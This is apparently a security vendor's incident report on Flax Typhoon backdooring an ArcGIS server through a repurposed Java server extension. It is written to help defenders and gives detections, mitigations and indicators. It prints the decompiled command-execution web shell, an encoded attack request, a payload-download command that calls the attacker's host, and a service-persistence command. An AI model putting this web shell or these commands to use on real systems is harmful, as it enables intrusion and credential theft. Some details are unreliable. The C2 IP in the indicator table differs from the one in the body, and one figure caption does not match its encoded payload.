SOE-phisticated Persistence: Inside Flax Typhoon's ArcGIS Compromise

Editor's note: This report was authored by Alexa Feminella and James Xiang

Key Points

- The China-backed advanced persistent threat (APT) group “Flax Typhoon” maintained year-long access to an ArcGIS system by turning trusted software into a persistent backdoor.
- The attackers inserted and repurposed repurposed a legitimate Java server object extension (SOE) into a web shell, gated access with a hardcoded key, and embedded it in backups to evade detection and maintain persistence.
- While ArcGIS was targeted for its access to interconnected systems, any public-facing application with backend access is at risk.
- To prevent long-term compromises, organizations must move beyond IOC-based detection, proactively hunt for unusual behavior in legitimate tools, and treat every public-facing application as a potential high-risk asset.

What if attackers could turn your trusted software components into persistent backdoors?

For over a year, a China-backed advanced persistent threat (APT) group (“Flax Typhoon”) did just that, proving attackers don’t need their own tools when they can corrupt yours. The group cleverly modified a geo-mapping application server's **Java server object extension (SOE)** into a functioning web shell. By gating access with a hardcoded key for exclusive control and embedding it in system backups, they achieved deep, long-term persistence that could survive a full system recovery.

This quiet foothold was all they needed for “hands-on-keyboard activity,” enabling malicious command execution, lateral movement, and credential harvesting across multiple hosts.

But this isn’t just an ArcGIS story; it’s a warning about a dangerous gap in security assumptions. Having to fundamentally rethink security directives proves the flawed belief that customers treat every public-facing tool as a high-risk asset. This attack is a wake-up call: Any entry point with backend access must be treated as a top-tier priority, no matter how routine or trusted.

In this report, we’ll walk you through:

- The key defensive lessons from this innovative attack.
- Evidence linking the activity to Flax Typhoon and the group’s hallmark tactics, techniques, and procedures (TTPs).
- The unique, advanced steps the attackers took to maintain year-long persistence.
- How to defend against prolonged threats and the necessary shift in mindset.

The Lessons Hidden in Plain Sight

This attack truly stands out for its sheer ingenuity preying on a common security blind spot: the inherent trust placed in legitimate software components. Instead of using a known malicious tool, the attackers opted to repurpose a legitimate ArcGIS server SOE into a covert web shell. This allowed their movements to cleverly appear as normal system operations, bypassing detection tools focused on known-bad artifacts.

This made the security team’s job exponentially harder, as they were hunting for malware while the threat was disguised as a trusted process. By adding a hardcoded key, Flax Typhoon prevented other attackers, or even curious admins, from tampering with its access.

This forces a critical shift in security thinking, away from asking “Is this file malicious?” to “Is this application behaving as expected?” If you lack visibility into the normal behavior of your applications, you are blind to this entire class of attack.

The group’s persistence method was even more insidious. By ensuring the compromised component was included in system backups, they turned the organization's own recovery plan into a guaranteed method of reinfection. This tactic turns a safety net into a liability, meaning incident response teams must now treat backups not as failsafe, but as a potential vector for reinfection.

Public-Facing Applications Are High-Risk Assets

Although specialized applications like ArcGIS may escape heavy scrutiny, the weakness exploited exists in any public-facing application an organization considers “safe.” No matter how secure a product is designed to be, a gap is inevitably created by the unique way each customer implements it. Attackers are skilled at operating in this gap. This situation also reveals a common disconnect between the assumption that security best practices are always being followed and the complex realities of real-world environments.

When attackers weaponize legitimate functionality, they challenge the very foundation of an organization's defense and recovery strategies. A secure product can be made vulnerable if its operating environment is not managed with equal rigor. A proactive posture requires hardening all applications with the assumption that any feature can become a vulnerability in the right context.

ArcGIS is a geographic information system (GIS) used to visualize, analyze, and manage spatial data for critical functions like disaster recovery, urban planning and emergency management. A single compromise can disrupt core operations, expose sensitive data like infrastructure vulnerabilities attackers can exploit later, and provide a gateway for lateral movement into interconnected enterprise and operational technology (OT) networks.

Flax Typhoon’s Blueprint: Persistence, Patience, Precision

We attribute this attack with high confidence to Chinese APTs and with moderate confidence to Flax Typhoon (aka “Ethereal Panda”).

Several factors in this attack support this attribution:

Category	Description
Primary Tooling	Flax Typhoon uses SoftEther VPN to create VPN bridges to its infrastructure.[i]
Targeting Profile	The attack sector and region are consistent with previous Flax Typhoon patterns.
Defining Hallmark	Maintaining long-term, persistent access—often for over 12 months—is a key characteristic of this APT group.
Attack Focus	Flax Typhoon prioritizes persistence, lateral movement, and credential harvesting, typically gaining initial access by exploiting public-facing servers, deploying web shells, and establishing VPN connections.
Activity Timing	Observed activity aligns with Chinese business hours (12AM – 6PM UTC).

Active since at least 2021, Flax Typhoon is known for long periods of dormancy, which it uses to plan and prepare before conducting precise, high-impact attacks. The group consistently focuses on critical infrastructure, and it's highly likely that its re-emergence is not a random event, making this attribution significant for defenders.

Therefore, we assess it is probable (a 55-70% likelihood) that Flax Typhoon is already active in new networks or planning its next victim; this finding necessitates that organizations in critical infrastructure must move beyond prevention and actively hunt for any signs of compromise.

Unpacking the Yearlong Intrusion

Data retention obscured the original entry point, so our investigation centered on what the attackers did post-access. Their activity began with inserting and repurposing an ArcGIS server SOE to behave as a web shell. We considered whether execution involved an unknown vulnerability, a misconfiguration, or a gap in security practices. After thorough analysis, we discounted a product vulnerability and homed in on demystifying an unusually clever attack chain.

Initial Access

```
if (layer != null && !layer.isEmpty() && key != null && !key.isEmpty() &&
      key.equals("<REDACTEDKEY>")) {
      JSONObject res_json = new JSONObject();
      try {
        byte[] decodedBytes = Base64.getDecoder().decode(layer);
        String cmd = new String(decodedBytes);
        Process process = Runtime.getRuntime().exec(cmd);
        process.getOutputStream().close();
        StringJoiner stdoutJoiner = new StringJoiner("\n");
        BufferedReader stdout = new BufferedReader(new
InputStreamReader(process.getInputStream()));
        String line;
        while ((line = stdout.readLine()) != null)
          stdoutJoiner.add(line);
        stdout.close();
        StringJoiner stderrJoiner = new StringJoiner("\n");
        BufferedReader stderr = new BufferedReader(new
InputStreamReader(process.getErrorStream()));
        while ((line = stderr.readLine()) != null)
          stderrJoiner.add(line);
        stderr.close();
        byte[] b64Stdout =
Base64.getEncoder().encode(stdoutJoiner.toString().getBytes());
        byte[] b64Stderr =
Base64.getEncoder().encode(stderrJoiner.toString().getBytes());
        res_json.put("stdout", new String(b64Stdout));
        res_json.put("stderr", new String(b64Stderr));
        responsePropertiesMap.put("Content-Type", "application/json");
        return res_json.toString().getBytes();
      } catch (Exception e) {
        res_json.put("exception", e.getMessage());
        responsePropertiesMap.put("Content-Type", "application/json");
        return res_json.toString().getBytes();
      }
```

Figure 1: Malicious SOE decompiled

Working with Esri (ArcGIS developer), we found the attackers compromised a portal administrator account and deployed a malicious SOE. This method of attack specifically targets the self-hosted environment and

does not impact ArcGIS Online, as the software-as-a-service (SaaS) platform does not allow the installation of custom SOEs. The attackers found a public-facing ArcGIS server that was connected to a private, internal ArcGIS server for backend computations (a common default configuration). ArcGIS documentation shows this as a standard setup where the public portal acts as proxy, forwarding commands to the internal server through a Web Adapter. We observed the threat actor executing base64-encoded (disguised) commands to the portal server (see Figure 1), consistent with this proxying model. They could then view the output to confirm if their commands worked or failed.

Execution

```
DAY1 XX:XX:XX <REDACTED> GET /server/rest/static/main.css - 443 - 172.86.113[.]142
Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:142.0)+Gecko/20100101+Firefox/142.0
https://<REDACTED>/server/rest/services/<REDACTED>/<REDACTED>/MapServer/exts/JavaSimple
RESTSOE/getLayerCountByType?type=all&layer=Y21kLmV4ZSAvYyBwb3dlcnNoZWxsIC1lbmMgU1FCdUFI
WUFid0JyQUdVQUxRQlhBR1VBWWdCU0FHVUFjUUIxQUdVQWN3QjBBQ0FBTFFCVkFGSUFTUUFnQUdnQWRBQjBBSEF
BT2dBdkFDOEFNUUEzQURJQUxnQTRBRFlBTGdBeEFERUFNd0F1QURFQU5BQXlBRG9BT0FBd0FDOEFkZ0J3QUc0QV
lnQnlBR2tBWkFCbkFHVUFYd0I0QURZQU5BQXVBR1VBZUFCbEFDQUFMUUJQQUhVQWRBQkdBR2tBYkFCbEFDQUFRd
0E2QUZ3QVZ3QnBBRzRBWkFCdkFIY0Fjd0JjQUZNQWVRQnpBSFFBWlFCdEFETUFNZ0JjQUVJQWNnQnBBR1FBWndC
bEFGd0FZZ0J5QUdrQVpBQm5BR1VBTGdCbEFIZ0FaUUE9&key=<REDACTEDKEY>&f=html 200 0 0 76
```

Figure 2: GET request instructing the server to create a new directory

For initial execution, they sent a malicious GET web request (see Figure 2) with a base64-encoded payload in the “layer” parameter. Decoded, it resolved to "cmd.exe /c mkdir C:\Windows\System32\Bridge,” instructing the server to create a hidden system directory named “Bridge.” This serves as a private workspace for the attackers. A hardcoded key was appended to the request, this was extremely important as it was required to trigger the web shell and execute commands.

They then repeatedly abused this same web shell to run additional encoded PowerShell commands; all routed through the same “JavaSimpleRESTSOE” extension and “getLayerCountByType” operation. This consistent method allowed them to advance their objectives while blending in with normal server traffic.

Discovery

After confirming the web shell worked, the attackers executed typical discovery commands like “whoami” to identify account permissions. They discovered the compromised service account had local administrator rights and quickly created new directories to serve as a staging area for the tools they would use later.

Later, they ramped up their activity by scanning the internal network over various protocols, including Secure Shell (SSH), HTTPS, Server Message Block (SMB), and Remote Procedure Call (RPC), and conducted several SMB scans across different internal subnets. By mapping the network topology and identifying critical hosts, the attackers understood the environment enough to precisely plan their next moves and maximize their impact.

Persistence

To establish long-term access, the attackers uploaded a renamed SoftEther VPN executable “bridge.exe” into the default Windows System32 directory (see Figure 3), along with several of its required configuration and installation files.

```
Invoke-WebRequest -URI http://172.86.113[.]142:80/vpnbridge_x64.exe -OutFile
C:\Windows\System32\Bridge\bridge.exe
```

Figure 3: Malicious renamed bridge.exe ingressed

They then created a new service pointing to the malicious executable, set to start automatically, and repeatedly restarted it (see Figure 4)—several times until successfully configured.Their repeated troubleshooting efforts underscored their determination to establish a durable backdoor that would have the highest level of system privileges whenever the server was rebooted.

```
cmd /c sc create SysBridge binpath="C:\Windows\System32\Bridge\bridge.exe /service"
start=auto
```

Figure 4: Configuration of “SysBridge” Service with start on boot

Renaming the VPN executable and placing it into the “System32” folder helped them in two ways. First, it actively reduces the chances of detection by blending malicious activity with what might appear to be a legitimate process in a trusted path. Second, running it as a service ensured it would survive patches or reboots.

The original web shell (malicious SOE) also provided ongoing access, and because it remained on the ArcGIS server for an extended period, it was stored in the victim’s backups. After remediation and patching, attackers returned via the same malicious backdoor.

Command-and-Control (C2)

The bridge.exe process established outbound HTTPS connections to an attacker-controlled IP address on port 443, executing under system privileges. Based on SoftEther documentation, this executable was indicative of an attempt to set up a VPN bridge (a digital tunnel)—connecting the attacker’s server directly to the victim’s internal network.

Our research confirmed this, finding corresponding SoftEther VPN server on the attacker’s machine (see Figure 5). Additionally, the VPN’s configuration files indicated a registered domain at “<company>05.softether.net.” Further analysis shows additional registered domains months prior, incrementing on the discovered domain (e.g. <company>04.softether.net, <company>03.softether.net, etc.), indicating repeated attempts to establish command-and-control (C2).



Figure 5: The attackers' C2 (172.86.113[.]142) hosting a SoftEther VPN Server

This VPN bridge allows the attackers to extend the target's local network to a remote location, making it appear as if the attacker is part of the internal network. This allowed them to bypass network-level monitoring, acting like a backdoor that allows them to conduct additional lateral movement and exfiltration.

Credential Access

Leveraging the insights gathered during their scanning activity, the attackers targeted two workstations within the scanned subnet. These weren't random targets; both workstations specifically belonged to IT personnel, making them high-value assets for further exploitation.

The attackers attempted to enable RemoteRegistry on the workstations to access sensitive system configurations and dump the Security Account Manager (SAM) database, security registry keys, and LSA secrets, all of which contain critical authentication data. These were clear "hands-on keyboard" attempts to escalate privileges and gain the credentials needed to deepen their foothold in the network.

A particularly noteworthy observation was a file "pass.txt.lnk" being written to disk and accessed, suggesting active credential harvesting likely to move laterally within the Active Directory (AD) environment and compromise additional systems.

Remediation

ReliaQuest worked closely with the customer to contain the threat, remove the attackers, and conduct a comprehensive investigation into the attack chain. By collaborating with Esri and the victim, we analyzed

malicious requests, compared them to known-good SOEs, and successfully identified the malicious SOE. ArcGIS confirmed this was the first documented case of a malicious SOE being used in this way.

Discussions with the customer revealed that the password for the ArcGIS portal administrator account was a "leet" password of unknown origin. Such passwords are not standard administrative practice and are characteristic of a system compromise, which suggests an attacker had full control of the account and reset the password.

To prevent reinfection, the entire server stack was rebuilt. During the intrusion, we deployed custom detections alongside existing detections (see below) to monitor the attacker's activity and expanded our ArcGIS-specific threat coverage. We also recommended network segmentation, architecture enhancements, and the strict application of the principle of least privilege (PoLP) for account management to strengthen the customer's defenses.

Our detection rules can be paired with the following Agentic Automated Response Playbooks (ARPs):

Isolate Host: The moment attackers ran discovery commands (whoami) or scanned the network, this playbook could have automatically quarantined the compromised ArcGIS server. This would have stopped their reconnaissance at the earliest sign of post-exploitation, preventing them from ever establishing the VPN backdoor.

Block IP: Later in the attack chain, as soon as the bridge.exe process initiated its C2 communication, this playbook could have instantly severed the connection, dismantling the attacker's persistence mechanism before it could be used.

By using ARPs to automate the response to these high-fidelity detections, you can break the attack chain regardless of the adversary's pace, neutralizing a methodical intruder before they can achieve their objectives.

Don't Let Them Turn Your Tools Against You

When attackers leverage your own systems to hide, it's time to step up your defenses. This attack highlights not just the creativity and sophistication of attackers but also the danger of trusted system functionality being weaponized to evade traditional detection. It's not just about spotting malicious activity; it's about recognizing how legitimate tools and processes can be manipulated and turned against you.

This attack proves the defensive mindset must shift. The new frontline isn't just the network firewall; it's every single public-facing application—especially overlooked tools like ArcGIS—must be treated as high-risk assets. This means moving beyond traditional IOC-based detection to find what's hiding in plain sight and auditing these systems to eliminate the blind spots attackers rely on. This tactic is part of a larger trend of "living-off-the-land" attacks, where attackers repurpose legitimate system components to achieve their objectives. We've seen APT groups modify everything from SFTP software to geo-mapping applications for espionage. Because these attacks are so effective and difficult to detect, we assess with high confidence that this trend will not only continue but grow over the next three to six months.

ReliaQuest's Strategy for Tackling Prolonged Threats

- **Agentic AI:** Flax Typhoon succeeded because it didn't use known malware; it corrupted a legitimate process. Agentic AI is designed for this exact scenario. Instead of hunting for known bad files (IOCs), it detects malicious behavior, such as a trusted server component suddenly making outbound network connections or executing suspicious commands—the activity that would reveal a repurposed SOE acting as a backdoor.
- **GreyMatter Transit:** The attackers used their initial foothold to move laterally and execute commands. Prolonged threats like this thrive on undetected movement. GreyMatter Transit provides visibility into data as it moves across your network, allowing for real-time detection of the anomalous traffic patterns associated with lateral movement or an attacker's C2 communication, even when it's disguised within legitimate channels.
- **GreyMatter Discover:** A weak administrator password was a key enabler in this attack, providing an easy entry point. By providing continuous visibility into your assets and identities, GreyMatter Discover hardens this attack surface. It proactively identifies and flags security gaps like misconfigured accounts, excessive user privileges, and weak or exposed credentials before they can be exploited by an attacker.
- **GreyMatter Digital Risk Protection (DRP):** The credentials that enable an attack like this one are often stolen and traded long before they are used. GreyMatter DRP monitors the dark web and cybercriminal forums for your company's leaked credentials and discussions about exploiting vulnerabilities in your software stack. This provides early warning, giving you the chance to reset exposed passwords or patch vulnerabilities before the worst happens.

Your Action Plan

- **Audit and Harden Public-Facing Applications:** The core lesson from this attack is that any application with backend access is a potential open door for attackers. Inventory all such applications —no matter how routine or trusted—and treat them as top-tier security priorities. Assume they will be targeted.
- **Move Beyond IOC-Based Detection:** Flax Typhoon didn't use a known bad file; it corrupted a good one. This tactic renders traditional, signature-based detection useless. Shift your focus to behavioral analytics to spot anomalies in legitimate processes—like a web server component spawning unusual processes or making unexpected network connections.
- **Enforce Strong Credential Hygiene**: A weak administrator password was a key entry vector in this attack. Enforce strong, unique passwords and multifactor authentication (MFA) across all accounts, especially for public-facing applications. Implement the PoLP to ensure that even if an account is compromised, the attacker's access is strictly limited.

- **Adhere to Best Practices and Standards:** While this attack likely exploited weak credentials, adhering to ArcGIS security best practices could have prevented it. To mitigate future risks, we recommend securing the ArcGIS admin portal from public access, configuring MFA, implementing the PoLP for local accounts, and prioritizing timely patch management. Implementing these best practices will significantly close the door to initial access opportunities.

MITRE ATT&CK TTPs

ID	Tactics and Techniques	ID	Tactics and Techniques
T1078	Initial Access: Valid Accounts	**T1036.005**	Defense Evasion: Masquerading: Rename Legitimate Utilities
T1190	Exploit Public-Facing Application	**T1564.001**	Defense Evasion: Hide Artifacts: Hidden Files and Directories
T1059.001	Execution: Command and Scripting Interpreter: PowerShell	**T1071.001**	Command and Control: Application Layer Protocol Web Protocols
T1059.003	Execution: Command and Scripting Interpreter: Windows Command Shell	**T1043**	Command and Control: Commonly Used Port
T1087.001	Discovery: Account Discovery: Local Account	**T1003.002**	Credential Access: Security Account Manager
T1543.003	Persistence: Create or Modify System Processes: Windows Services	**T1003**	Credential Access: OS Credential Dumping

IOCs

Artifact	Details
172.86.117[.]230	C2 IP (SoftEther VPN Server)
bridge.exe	Renamed SoftEther VPN Bridge
vpn_bridge.config	SoftEther VPN Config File
hamcore.se2	SoftEther Installation File
4f9d9a6cba88832fcb7cfb845472b63ff15cb9b417f4f02cb8086552c19ceffc	File hash of bridge.exe
8282c5a177790422769b58b60704957286edb63a53a49a8f95cfa1accf53c861	File hash of vpn_bridge.config
84959fe39d655a9426b58b4d8c5ec1e038af932461ca85916d7adeed299de1b3	File hash of hamcore.se2
cec625f70d2816c85b1c6b3b449e4a84a5da432b75a99e9efa9acd6b9870b336	File hash of simplerestsoe.soe

[1]hxxps://www.microsoft[.]com/en-us/security/blog/2023/08/24/flax-typhoon-using-legitimate-software-to-quietly-access-taiwanese-organizations/